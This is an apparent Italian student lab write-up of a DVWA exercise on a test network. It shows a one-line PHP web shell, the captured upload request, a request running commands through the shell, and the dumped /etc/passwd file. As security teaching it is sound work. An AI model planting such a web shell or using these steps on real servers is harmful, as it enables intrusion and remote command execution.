

## Esercizio S6-L1

Per prima cosa sono andato a salvarmi la shell php fornitaci.

```
(gimp@kali)-[~/Desktop]
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Dopo di che ho aperto burpsuite in modo che registrasse tutte le connessioni effettuate con DVWA.

Dopo aver diminuito il livello di sicurezza a low, sono entrato nella pagina upload, caricando poi il file shell.php è comparso questo url.



Choose an image to upload:


No file chosen

../../hackable/uploads/shell.php succesfully uploaded!

Anche burpsuite registrava l'effettivo caricamento.

```
5
6 -----WebKitFormBoundarycXq8qpoRqdLNBTcd
7 Content-Disposition: form-data; name="MAX_FILE_SIZE"
8
9 100000
10 -----WebKitFormBoundarycXq8qpoRqdLNBTcd
11 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
12 Content-Type: application/x-php
13
14 <?php system($_REQUEST["cmd"]); ?>
15
16 -----WebKitFormBoundarycXq8qpoRqdLNBTcd
17 Content-Disposition: form-data; name="Upload"
18
19 Upload
20 -----WebKitFormBoundarycXq8qpoRqdLNBTcd--
21
```


Inserendo l'url nella barra di ricerca, dando però il valore ls (per leggere le cartelle) a cmd, il risultato è stato questo.



```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.1.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=70a0b4ce4ba6f3398b0f094e507c68dc
10 Connection: close
11
```



O andando ancora oltre è possibile trovare questo con il comando `/etc/passwd`.



The screenshot shows a web browser window with the address bar displaying `192.168.1.101/dvwa/hackable/upload...`. The browser's address bar also shows `Not secure` and the URL `192.168.1.101/dvwa/hackable/upload...`. The main content area of the browser displays the output of the `/etc/passwd` file from a remote host. The output is a list of system and user accounts, each with its username, UID, GID, and home directory/shell path. The accounts listed are: root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, libuuid, dhcp, klog, sshd, msfadmin, bind, postfix, ftp, postgres, mysql, tomcat55, distccd, user, service, telnetd, and proftpd.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL
Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
```